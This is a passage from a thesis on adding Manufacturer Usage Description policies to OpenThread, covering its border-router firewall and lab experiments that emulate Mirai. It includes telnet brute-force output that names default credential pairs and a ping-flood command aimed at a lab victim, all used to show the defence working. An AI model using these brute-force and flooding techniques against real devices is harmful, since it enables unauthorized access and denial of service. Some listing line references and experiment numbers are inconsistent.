Although the attacker may be clever, there are some things an adversary can not do. These are the limitations inherent to the attacker. The attacker does not have access to quantum computing or a supercomputer of some sort, and thus cannot break encryption that otherwise is considered secure. Neither does an attacker have full insight into victims and their infrastructure, as victims are randomly picked. A network sniffer can be deployed to gain more insights into a victim and their network.

3.2 Threat Model

An adversary can attack a victim in numerous ways. As we consider an external attacker, this removes the possibility that it wants to execute a physical attack on a device. Nevertheless, a remote intruder can cause harm in other ways. Think of for example Remote Code Execution, Botnet, Man-in-the-middle, Ransomware, Packet sniffer, Keylogger, or maybe another type of malware an adversary can install and abuse remotely. We consider the possibility of these attacks while implementing and verifying the MUD integration in OpenThread.

Chapter 4

Proof-of-Concept Implementation and Deployment

We design, implement and deploy a Proof of Concept (PoC) to demonstrate the security improvements of MUD in addition to OpenThread. Firstly, we discuss the PoC architecture in section 4.1. Thereafter, we describe the utilized hardware components in section 4.2. Next, we discuss the used software components in section 4.3. Finally, we address the implementation details in Section 4.4.

4.1 Architecture

The PoC is a physical setup composed of hardware and software components. Figure 4.1 visualizes this architecture. The components are further laid out below.



Figure 4.1: Architectural overview of the implemented proof-of-concept.

4.2 Hardware

To appropriately test the new MUD functionality added to the PoC, we deploy it in a physical testing setup. To effectuate this, hardware with IEEE 802.15.4 [29] support for OpenThread is needed. Verano supplies the hardware, which after deliberation turned out to be the Nordic Semiconductor nRF5340 Development Kit (DK) [1]. These boards support a wide range of wireless technologies, such as Bluetooth Low Energy (LE), Near-Field Communication (NFC), ZigBee, and Thread. Hardware from Nordic Semiconductor has been used previously in experimental setups [45] [51], showing the devices can integrate well with OpenThread.

This device ships with two Advanced RISC Machine (ARM) Cortex-M33 processors and approximately 1,25MB of Flash storage. The exact specifications are shown in Table 4.1. Overall, the following devices are used in the PoC: nRF5340 DK, nRF52833 DK, nRF52840 USB Dongle, and a Raspberry PI 4B.

Raspberry Pi 4B is a small embedded computer capable of running an operating system. It comes with 4 Gigabyte (GB) of preinstalled Random Access Memory (RAM) and a micro Secure Digital High Capacity (SDHC) slot for storage. The Raspberry Pi is deployed as an OpenThread Border Router to serve as a proxy between the Thread network and the overall LAN. This is the gateway for all Thread devices inside our network, hence it makes sense to filter incoming and outgoing traffic at this point. The Pi is connected to the LAN via Wi-Fi (IEEE 802.11) and needs a continuous power supply.

nRF5340 DK is Nordic Semiconductor's flagship device for Thread development. As a unique feature in the micro-processors ecosystem, it features double ARM Cortex M-33 processors, as well as wireless protocols such as Bluetooth LE, Bluetooth mesh, NFC, ZigBee, and Thread [1]. A SEGGER J-Link allows easy programming and debugging of the SoC. Additionally, it can be powered by a Li-Po battery. Finally, with an operating temperature between -40°C and 105 °C, it is a device that fits all requirements previously drafted by Verano.

nRF52833 DK is another development kit provided by Nordic [2]. It offers fewer capabilities than the nRF5340 DK, being therefore also less expensive. The biggest difference is that there is only one processor rather than two. Other differences between the hardware kits can be found in Table 4.1. This board is used as a Radio Co-Processor (RCP) together with the OTBR to allow a connection between the border router and the OpenThread network. The RCP communicates with the border router over the Spinel protocol, designed for communication and management between a host device and co-processor(s) [57].

nRF52840 Dongle is a smaller, low-cost chip directly interfacing and powered over Universal Serial Bus (USB). Driven by the nRF52840 SoC, it supports wireless protocols such as ZigBee and Thread, making it perfect for development or testing purposes [3]. It also allows connecting up to 15 General Purpose Input/Output (GPIO) pins from the castellated soldering points along the edges. The USB Dongle serves two purposes during the experiment:

- The device acts as a Thread device by joining or, if not existing yet, creating a Thread network to monitor the network topology for the Nordic Semiconductor nRF Thread Topology Monitor. This program visualizes the Thread network on-screen by representing the Thread devices as nodes in a graph, and connecting them by edges whenever there is a direct connection between the devices. The program shows the link-local IP addresses of the nodes, together with the role of the device.
- The device acts as a wireless receiver for Institute of Electrical and Electronics Engineers (IEEE) 802.15.4 packets. The packets can be shown in WireShark using the Nordic Semiconductor nRF Sniffer for 802.15.4 Plug-in. This helps identify packets exchanged

Device	Processor	Flash	Memory	Network Protocols
Raspberry Pi 4B	1.8 GHz ARM Cortex-A72	32 GB	4 GB	Wi-Fi Ethernet
nRF5340 DK	128 MHz ARM Cortex-M33 64 MHz ARM Cortex-M33	1 MB 256 KB	512 KB 64 KB	Thread Matter Zigbee
nRF52833 DK	64 MHz ARM Cortex-M4 + FPU	512 KB	128 KB	Thread Zigbee
nRF52840 Dongle	64 MHz ARM Cortex-M4 + FPU	1 MB	256 KB	Thread Matter Zigbee

Table 4.1: Overview of hardware specifications [1] [2] [3].

between devices, as well as read the content of those packets. While implementing MUD, it also helped to verify that the MUD URL is sent over the air.

4.3 Software

4.3.1 nRF Connect SDK

Nordic Semiconductor provides a Software Development Kit (SDK) for its hardware boards. This software package is called *nRF Connect SDK* and it is meant to aid developers by handing them a framework easy for implementing applications on their own resource-constrained systems. It is maintained as an open-source project on GitHub [58], creating the opportunity for building a large community around it. Git version control and Continuous Integration (CI) pipelines ensure robust and well-tested code.

The SDK makes use of Zephyr Real-Time Operating System (RTOS) as a base operating system [59]. Zephyr RTOS is an open-source, real-time operating system for resource-constrained devices. It comes prebuilt with drivers, internet stacks, firmware update support, crypto libraries, and more, limiting time to market for new products.

4.3.2 OpenThread Border Router

OpenThread has its own implementation of a border router called OpenThread Border Router (OTBR) [40]. This software implements the necessary functionality for a border router, amongst bidirectional IPv6 traffic between the Thread network and the internet, service discovery, and device commissioning. The OTBR software package is just like OpenThread itself open-source and can be found on GitHub [41].

4.4 Implementation Details

4.4.1 MUD File

The MUD File must be hosted on an accessible server. By deploying a simple web server using *NGINX* [60] on a remotely located Virtual Private Server (VPS) running Linux Ubuntu 20.04 [61], this requirement was satisfied. It can be reached by navigating to `https://mud.verano.nl/` in a web browser. This page publicly shows a list of files and subfolders which

can be navigated. This method allows Verano to create a centrally managed repository of MUD files for all kinds of devices. The web server can only be reached using HyperText Transfer Protocol Secure (HTTPS), which provides a secure connection to the server. This is a requirement imposed by the MUD specification in RFC 8520 [18].

We provide an example MUD file on this web server. The latest version can be found at `https://mud.verano.nl/example/mud.json`. This MUD policy allows a TCP connection to myupdateserver.nl over port 443 but blocks all other traffic that passes the OTBR destined for or coming from the device. Additional metadata is included at the top of the file. The purpose of each and whether one is mandatory can be found in the MUD specification [18].

4.4.2 MUD URL

The MUD URL is device-specific and depends on the functionality of the device. The vendor should incorporate this MUD URL into the device's firmware, such that the device can send this to the MUD manager inside the network where it is deployed. To provide this in OpenThread, we have created two new compile-time variables that define the MUD functionality. The variables and their attributes are shown in Table 4.2.

Name	**CONFIG_OPENTHREAD_MUD**	**CONFIG_OPENTHREAD_MUD_URL**
Description	Enable Manufacturer Usage Description (MUD) by sending the MUD URL to a MUD Manager	Defines the Manufacturer Usage Description (MUD) URL that will be sent to a MUD Manager
Type	Boolean	String
Default	False	*Empty*

Table 4.2: OpenThread configuration variables for controlling MUD functionality.

The device will not implement the enforcement of the MUD file itself. A shared entity between all devices is preferred to control all data flows in and out of the Thread network. We needed to transfer the URL from an end device to the MUD Manager. Since all connections are wireless, we used a protocol already implemented in the devices. Several constraints had to be considered when thinking of a method for transfer. We could not use one of the defined methods mentioned in the MUD specification (DHCP, LLDP or X.509 certificates) since these are not used by OpenThread. Secondly, the URL needs to be sent to all MUD Managers in the network, as traffic can still flow between the external network and the OpenThread network if a border router does not properly enforce a policy. Thirdly, it needs to be sent as soon as possible to enforce the policy in the early stage of the bootstrapping phase. As an extension to the MUD RFC, we propose the use of MLE in OpenThread-based networks. MLE is used as a protocol to connect new end devices to a parent router. When an end device wants to connect to a new OpenThread network, it transmits an MLE Parent Request to all routers in the network. This request meets our constraints, and thus we decided to use this MLE parent request as the MUD URL carrier.

MLE uses TLV values for transmitting data. A TLV consists of a certain type number defined in the MLE specification [36], the length of the value, and the value itself. Since MUD is not yet considered in MLE, we propose an extension of the MLE specification to assign **Type 27** to MUD URL communication. The MUD URL is included as a new TLV in the MLE Parent Request, after which it is sent to all routers in the network, including our OpenThread Border Router.

4.4.3 MUD Manager

The MUD Manager is the central part of the MUD ecosystem. Its task is to listen for MUD URLs and convert them to an executable firewall script. These URLs are included in a multicasted MLE parent request. The OpenThread protocol stack included on the OTBR has been modified to listen for this exact type of request. If there is a TLV with Type 27 included in the request, the MUD Manager extracts the URL and is stored in memory. This URL is then added to the message queue for further processing.

The goal of this message queue is to establish communication between two different threads running on the same host. This queue is instantiated upon OTBR software launch. A pointer to the memory location of the message queue is forwarded to the OpenThread stack in charge of communicating with the OpenThread network. A separate thread is spawned on the OTBR to act as a queue listener. Every second, the queue listener checks for new messages in the queue. These arrive when an end-device shares its MUD URL via MLE, which is recognized by the OpenThread stack in the border router. The listener gets the message from the queue and dequeues it to free up memory. We defined the message content such that it includes the MUD URL together with the IP address of the device that initiated the MLE parent request.

Little preprocessing is performed on the received URL. If not yet there, "https://" is appended to the front of the URL. If "http://" is present, it gets upgraded to the secure protocol. The MUD Manager attempts to download the file by performing a GET request to a location identified by the URL. It expects a valid MUD file in return. If there is any error during the retrieval of the file, the operation is canceled, the error is logged and the queue listener checks for a new message in the queue. If not there, it will remain back to sleep for one second.

When the download does succeed, the text is converted into a C++ JSON object. An external package called cJson [62] is introduced to take care of that task. If it finds an invalid JSON content, the manager logs the error and goes on processing the queue. We now have the MUD file converted to a JSON object that can easily be manipulated and traversed. This unfortunately does not directly translate to a MUD policy. Therefore, the JSON object is translated into an internal representation of a MUD policy. In this translation, we take into account the structure of a MUD file and the naming of all objects. After this conversion, we have a valid in-memory representation of a MUD policy. This representation is used to define the firewall policy that effectively implements the restrictions of the device.

4.4.4 MUD Firewall

We enforce the MUD policies on the gateway between the external LAN network and the OpenThread network, the OpenThread Border Router. The MUD Manager has an internal representation of the MUD file. This, however, is not enough to enforce the policy on the network. The firewall we use is *Ip6tables* as this is enabled by default on the Raspberry Pi. This firewall can filter IPv6 packets coming in on the host device. Using the allow rules from the MUD Manager, it creates an executable bash script containing ip6tables commands to set the firewall chains accordingly. This bash script can be executed by the operating system of the border router. It takes one additional parameter:

- up: Create a random string. Then, create two chains named <random string>_in and <random string>_out. Using the internal MUD object, populate the two chains with allow rules. Finally, drop all packets that do not match the allowed rules. Packets dropped from these chains appear in the log file with the prefix "MUD-Dropped:".
- down: Empty the two created _in and _out chains before deleting them from the FORWARD chain. This removes all chains and firewall rules that were created during the up command.

- *Empty*: No commands are executed and the script exists successfully.

This bash script gets the name of the IP address of the device the policy is for, keeping the link between an OpenThread device and the MUD Policy. Later. The MUD Manager can use this file to remove the policy of a device in case a new MUD URL for the same device is sent or the MUD policy cache is timed out, requiring disabling the policy and removal of the file. The MUD Manager is capable of executing these bash scripts by using the *system()* functionality available in C++.

Chapter 5

Experiments and Results

In order to verify the successful implementation of MUD outlined in Chapter 4.4, we demonstrate the capability of the deployed Proof of Concept (PoC) to detect and mitigate attacks targeting devices within the deployed network. These attacks are not randomly chosen. We reflect on recent history to show that attacks that recently wreaked havoc could have been (partially) prevented by our MUD-based methodology.

5.1 Mirai Malware

In 2016, a new malware called "Mirai" appeared. This malware would assemble an army of compromised devices called a "botnet", that later caused large internet outages and delays across the globe. This malware was able to spread easily because of weak security on IoT devices and in their corresponding networks [63]. With over 600,000 infected devices, it contained enough to attack and take down major services and hosting providers, such as Krebs on Security, OVH, and Dyn. How the Mirai malware was able to infect so many devices? Weakly implemented security measures were the cause of this.

The hosts were randomly chosen by IP address. The Mirai malware would then perform a brute-force attack on this host, brute-forcing the telnet credentials. Telnet runs by default on port 23, but port 2323 is also not uncommon. Mirai used a pre-programmed list of often-occurring usernames and passwords to authenticate to the host over telnet. If a host responded and authentication was successful, the IP, username, and password were sent to another service that would load malicious software on the device. Otherwise, it would continue with a new victim.

The Mirai botnet is the epitome of a recent IoT attack where many constrained devices were used together to bundle their power and increase the performance of an attack. Therefore, we take the Mirai Botnet attack as an example for validating the MUD implementation in OpenThread, showing that the spread of the malware could have been restricted if our architecture had been deployed in the infrastructure of the infected device networks.

5.2 Experimental Setting

Consider the attacker model previously set out in Chapter 3. We examine two distinct vulnerabilities that played a crucial role in enabling the Mirai botnet to exert the significant impact it did in 2016. Then, we describe how to mitigate these vulnerabilities by applying our solution to IoT devices running OpenThread. We further show that these attacks are

still possible on devices running OpenThread without having MUD enabled. Through such a simulation, we can conclude that porting our solution on devices running OpenThread removes these vulnerabilities and strengthens network security.

5.2.1 Experiment 1: Impact of MUD on network latency

Our PoC implements MUD policies using the integrated firewall on the border router. Since the firewall is placed between the LAN and the Thread network, all packets destined for a Thread-connected device will have to go through this firewall. It inspects a packet and decides to accept or drop the packet, based on existing firewall rules. This decision-making process cannot be instant, and thus we expect there will be a small delay added by the packet inspection. To show whether this hypothesis is correct, we perform experiment 1. From a local device, we send 10,000 consecutive ICMPv6 Echo requests (also known as 'ping' requests) and measure the time until we receive an ICMPv6 Echo Response from the Thread devices. This time is also known as Round-Trip Time (RTT). Since RTT can change depending on network conditions (interference, congestion, delays, etc.), we chose 10,000 as the quantity to obtain reliable results. The following test plan outlines experiment 1.

Step 1. Connect a device acting as an OTBR to an existing network. This can be done wirelessly over Wi-Fi or wired using an Ethernet cable.

Step 2. Connect Nordic nRF5340DK-1 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-1 **does not** have a MUD URL specified in the OpenThread Config.

Step 3. Connect Nordic nRF5340DK-2 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-2 **does** have a MUD URL specified in the OpenThread Config.

Step 4. Verify whether the devices installed in Step 2 and Step 3 are reachable from the home network the OTBR was installed to in Step 1.

- If one or more devices are unreachable, return to step 2.

Step 5. Start a local program to perform 10,000 consecutive ICMPv6 Echo (Ping) requests.

Step 6. Measure the RTT of every single request as a floating point number and store them per device.

Step 7. Visualize the accumulated data and draw conclusions based on the results.

After performing the plan above step-by-step, we should observe the following output.

- Two lists of 10,000 RTTs each

By visualizing these two lists, we can draw conclusions on the overhead MUD introduces in an OpenThread network.

5.2.2 Experiment 2: Performing a Brute-force Attack on Telnet

Mirai searched randomly for vulnerable hosts on the internet by sending Transmission Control Protocol (TCP) packets to random IP addresses on ports 23 and 2323 [10]. By default, the Telnet prompt listens on port 23. Vendors of IoT devices can decide to expose port 23 to the public internet. Reasons for this can be external management of the device, Over-The-Air updates, or for delivering external support in case of issues. Telnet prompts can be

secured with a username and password, and unfortunately, it happens that vendors secure their Telnet prompt with weak, default credentials. Weak credentials pose a severe security risk as an attacker can brute-force these credentials, and so gain access to the IoT device. This is exactly how the Mirai malware infected new hosts. By using a predefined table of 46 common usernames and passwords, Mirai was able to take over these devices and install malicious software on them [10].

The consideration at the roots of our solution is that *prevention is better than cure*. If initially no vulnerable telnet services could have been reached, the Mirai malware could not have spread the order of magnitude it had in 2016. This leads us to the design of experiment 1, where we show that the integration of MUD in OpenThread networks could have prevented the brute-forcing of telnet credentials on ports 23. More specifically, we consider the following test plan:

Step 1. Connect a device acting as an OTBR to an existing network. This can be done wirelessly over Wi-Fi or wired using an Ethernet cable.

Step 2. Connect Nordic nRF5340DK-1 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-1 **does not** have a MUD URL specified in the OpenThread Config.

Step 3. Connect Nordic nRF5340DK-2 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-2 **does** have a MUD URL specified in the OpenThread Config.

Step 4. Verify whether the devices installed in Step 2 and Step 3 are reachable from the home network the OTBR was installed to in Step 1.

- If one or more devices are unreachable, return to step 2.

Step 5. Start a local program on a separate device trying to brute-force the Telnet credentials of the two nRF5340DKs.

After performing the plan above step-by-step, we should observe the following output.

- A successful telnet connection attempt from the attacker device to nRF5340DK-1 is made on port 23
- A failed telnet connection attempt from the attacker device to nRF5340DK-2 is made on port 23
- Packets on port 23 are forwarded on the OTBR that are destined for nRF5340DK-1
- Packets on port 23 are dropped on the OTBR that are destined for nRF5340DK-2 and show up in the firewall log

The experiment is considered successful if all outputs above are observable. This test shows that brute-forcing telnet credentials could have been prevented when the device had used an active and valid MUD policy.

5.2.3 Experiment 3: Performing Denial-of-Service on arbitrary device

Our efforts in experiment 2 have successfully blocked attackers from gaining unauthorized access to IoT devices over the telnet protocol. But what would happen if an attacker had already infiltrated devices in a secured network?

Using our solution, we can specify both the allowed incoming and outgoing network streams within the firewall. Even if an attacker is already present inside the OpenThread (OT) network, there are measures to prevent the Mirai execution from happening. It comes down to two types of communication that we could try blocking using MUD policies.

- Connection to a Command & Control server (C&C): A 'zombie' (this term is used for devices acting in a botnet) in the Mirai botnet listens to a C&C server for receiving new commands to execute. This connection does happen on a port that has been decided beforehand by the attacker. By having the default forwarding policy as DROP any random port that is not explicitly defined in the MUD file is closed and thus prevents communication to the server.
- Connection to a remote victim: The C&C server can instruct the zombies individually to send packets to a host connected to the internet. This host, protocol, and port can be arbitrary. In the case of Mirai, these victims were chosen real-time by the attacker. But another possibility is that the victim is hardcoded in the malware itself, and thus a C&C server is not required anymore. We show MUD can block this by constructing a Denial of Service (DoS) attack on a remote server from both nRF5340DKs and show that nRF5340DK-2 cannot execute a Dynamic Denial of Service (DDoS) on the victim while nRF5340DK-1 can execute it.

The following test plan is executed in order to gather the results.

Step 1. Connect a device acting as an OTBR to an existing network. This can be done wirelessly over Wi-Fi or wired using an Ethernet cable.

Step 2. Connect Nordic nRF5340DK-1 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-1 **does not** have a MUD URL specified in the OpenThread Config.

Step 3. Connect Nordic nRF5340DK-2 to the Thread network created by the OTBR installed in Step 1.

- nRF5340DK-2 **does** have a MUD URL specified in the OpenThread Config.

Step 4. Verify whether the devices installed in Step 2 and Step 3 are reachable from the home network the OTBR was installed to in Step 1.

- If one or more devices are unreachable, return to step 2.

Step 5. Open the OTBR firewall log to view dropped FORWARD packets.

Step 6. Open the victim's firewall log to view incoming packets.

Step 7. Use the Telnet shell of nRF5340DK-1 to execute an ICMP Flood attack. This is done by sending 10,000 ICMP packets to the victim, all with a delay of around 0.01 seconds in between the packets. This simulates a DoS attack.

Step 8. Use the Telnet shell of nRF5340DK-2 to execute an ICMP Flood attack. This is done by sending 10,000 ICMP packets to the victim, all with a delay of around 0.01 seconds in between the packets. This simulates a DoS attack.

For this second experiment to be successful, we must observe the following output:

- We **must not** see packets originating from nRF5340DK-1 being dropped on the OTBR firewall logs.
- We **must** see packets originating from nRF5340DK-2 being dropped on the OTBR firewall logs.
- We **must** see all packets originating from nRF5340DK-1 come in on the victim's device.
- We **must not** see any packets originating from nRF5340DK-2 come in on the victim's device.

The experiment is considered successful if all points above are observable. This test shows that we can block DoS attacks pointed to arbitrary victims when an IoT device has a MUD URL configured and transmits this URL to an OTBR implementing a MUD Manager. Be aware that this attack is still possible on hosts that are whitelisted by the MUD file of the device since connections to these hosts are not actively blocked by the OTBR firewall.

5.3 Results

5.3.1 Experiment 1

To verify if a packet is allowed, the firewall receives a set of instructions. This adds overhead as the packet needs further inspection. To measure this overhead, we perform experiment 1 defined in section 5.2.1. The Python script in Listing A.1 is executed, measuring the RTT of 10,000 consecutive ICMPv6 Echo (ping) requests and their corresponding response. These measurements are then written to a local text file, separated by new lines.

Using a different Python script, the one from Listing A.2, we can plot the results of this experiment. We have chosen to plot a boxplot to visually represent key statistics of the data. Next to that, we plot a histogram to visualize the distribution of the data. See Figures 5.1 and 5.2.



Figure 5.1: Experiment 1: Boxplot visualization of measured RTTs.

Taking a look at the first figure 5.1, you can see a small shift upwards of all key data statistics: min, 1^{st} quartile, median, 3^{rd} quartile, and maximum. From the second image, Figure 5.2, we can see that the distribution moved slightly to the right. It clearly shows there are ping requests that took longer with MUD. Based on the number of pings that we performed, we conclude that adding MUD shows signs of minor overhead added to packet inspection. Compared to the potential benefits of additional security, we deem this minor overhead acceptable.



Figure 5.2: Experiment 1: Histogram visualization of measured RTTs.

5.3.2 Experiment 2

Mirai was able to access telnet prompts by brute-forcing credentials [10]. To emulate this approach, we developed a Python script that performs a brute-force attack on a set of hosts with the credentials that were used by Mirai. The program reports on three types of events, i.e., Failure to connect, successful connection with bad credentials, and successful connection with correct credentials. We run the tests in two scenarios, i.e., one where MUD is disabled on the border router, and one where MUD is enabled on the border router. The outputs of both scenarios are outlined in Listing 5.1 and Listing 5.2, respectively.

```
1  Host fde0:3771:b314:1:a439:ed43:65fb:9eba is online and reachable by ping
2  Bad username and password 666666:666666 on host fde0:3771:b314:1:a439:ed43:65fb:9eba
3  Bad username and password 888888:888888 on host fde0:3771:b314:1:a439:ed43:65fb:9eba
4  Bad username and password admin: on host fde0:3771:b314:1:a439:ed43:65fb:9eba
5  Bad username and password admin:1111 on host fde0:3771:b314:1:a439:ed43:65fb:9eba
6  Bad username and password admin:1111111 on host fde0:3771:b314:1:a439:ed43:65fb:9eba
7  Login successful to host fde0:3771:b314:1:a439:ed43:65fb:9eba with root:12345
8  Host fde0:3771:b314:1:6663:5727:1d1b:5f55 is online and reachable by ping
9  Bad username and password 666666:666666 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
10 Bad username and password 888888:888888 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
11 Bad username and password admin: on host fde0:3771:b314:1:6663:5727:1d1b:5f55
12 Bad username and password admin:1111 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
13 Bad username and password admin:1111111 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
14 Login successful to host fde0:3771:b314:1:6663:5727:1d1b:5f55 with root:12345
15 Bruteforcing complete
```

Listing 5.1: Experiment 2 output with MUD disabled.

```
1  Host fde0:3771:b314:1:a439:ed43:65fb:9eba is online and reachable by ping
2  Connection Refused for IP fde0:3771:b314:1:a439:ed43:65fb:9eba
3  Host fde0:3771:b314:1:6663:5727:1d1b:5f55 is online and reachable by ping
4  Bad username and password 666666:666666 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
5  Bad username and password 888888:888888 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
```

```
6  Bad username and password admin: on host fde0:3771:b314:1:6663:5727:1d1b:5f55
7  Bad username and password admin:1111 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
8  Bad username and password admin:1111111 on host fde0:3771:b314:1:6663:5727:1d1b:5f55
9  Login successful to host fde0:3771:b314:1:6663:5727:1d1b:5f55 with root:12345
10 Bruteforcing complete
```

Listing 5.2: Experiment 2 output with MUD enabled.

Listing 5.1 shows that both devices are reachable from the network on lines 2 and 9. The script tries logging in to telnet but fails to do so because of incorrect credentials (lines 3-7 and 10-14). Eventually, it tries authenticating with valid credentials and is able to connect to the telnet prompt on lines 8 and 15. This is the expected behavior as telnet traffic on port 23 is not blocked by MUD.

In contrast, Listing 5.2 shows on lines 2 and 4 that both devices are still reachable from the network. The program tries to connect to host *fde0:3771:b314:1:a439:ed43:65fb:9eba*, but this host has a valid MUD File that blocks all traffic except ICMPv6 ping requests. So, as seen in line 3, the connection is refused by the border router. The other device is eventually able to connect.

The results of experiment 2 are plotted in Table 5.1. Whether MUD is enabled on the border router is shown on the X-axis. The Y-axis shows whether MUD is enabled on the end-device. According to our hypothesis, only when MUD is enabled on both devices, the telnet connection must be blocked. As can be seen from the table, the results match our hypothesis perfectly, from which we can conclude that our MUD implementation can successfully block telnet traffic on port 23 by providing a valid MUD URL on the end device and a valid implementation of the MUD Manager on the OTBR.

	MUD Manager Enabled	MUD Manager Disabled
MUD Device Policy	Refused	Connected
No MUD Device Policy	Connected	Connected

Table 5.1: Experiment 2: Result of Telnet authentication attempt.

To show this result is consistent, we repeated this experiment a total of 100 times. Results can be seen in Table 5.2. It shows that MUD is consistently blocking all telnet requests to the MUD enabled device, while on the other hand, the device without MUD is brute-forced every time. If we view this in terms of true/false positives/negatives considering how MUD filters out forbidden packets, we see a perfect result in table 5.3.

	MUD Manager Enabled	MUD Manager Disabled
MUD Device Policy	0 / 100	100 / 100
No MUD Device Policy	100 / 100	100 / 100

Table 5.2: Experiment 2: Amount of successful telnet authentication attempts vs. total attempts.

	Positive	Negative
True	100 (telnet) attempts blocked	100 (Ping) attempts passed
False	0 attempts blocked	0 attempts passed

Table 5.3: Experiment 2: 2x2 Confusion Matrix of outcome.

5.3.3 Experiment 3

The goal of experiment 3 is to show that also attacks launched from **inside** the OpenThread-network can be blocked by the MUD implementation in the Proof of Concept. We demonstrate this by launching an ICMP Flood attack (also known as Ping Flood Attack) against a computer in the local network. The reason for choosing a local computer is that we do not interfere with the external network which would have additional congestion and latency.

We create a MUD file for nRF5340DK-2 that contains a single policy. There is one incoming ACL "acl-allow-telnet-to-device" and one outgoing ACL "acl-allow-telnet-from-device". The incoming ACL contains only one ACE "ace-allow-telnet-to-device" and the outgoing ACL only contains the ACE "ace-allow-telnet-from-device". While the content of the incoming ACE is "allow protocol 6 (TCP) traffic destined for port 23 (Telnet)", the content of the outgoing ACE is in reverse "allow protocol 6 (TCP) traffic coming from port 23 (Telnet)". The default behavior is to drop any other traffic that does not match this policy. In conclusion, this means that we only allow Telnet while actively blocking any other connection.

We upload this MUD file to `https://mud.verano.nl/example/mud-tlnt.json` and include this URL in the firmware of nRF5340DK-1 and nRF5340DK-2. On device 1, we set *CONFIG_OPENTHREAD_MUD* to False while on device 2, we set it to True. The firmware is then compiled and flashed onto the boards.

We instruct the two boards to send 50,000 pings requests to our victim device. Each request is sent with a delay of 0.01 seconds in between. This is done by connecting to the Telnet prompt over port 23 which we opened in the MUD file made in the previous step. We have brute-forced the credentials in Experiment 2, allowing remote login to the device. The victim is running Wireshark and captures the incoming ICMP packets from the specific IP addresses of the two Nordic devices. The attack is executed by entering the following command in the terminals: "ot ping fdc0:def1:ecde:beef:4be5:2f07:446d:e843 24 50000 0.01". The results are displayed in Table 5.4.

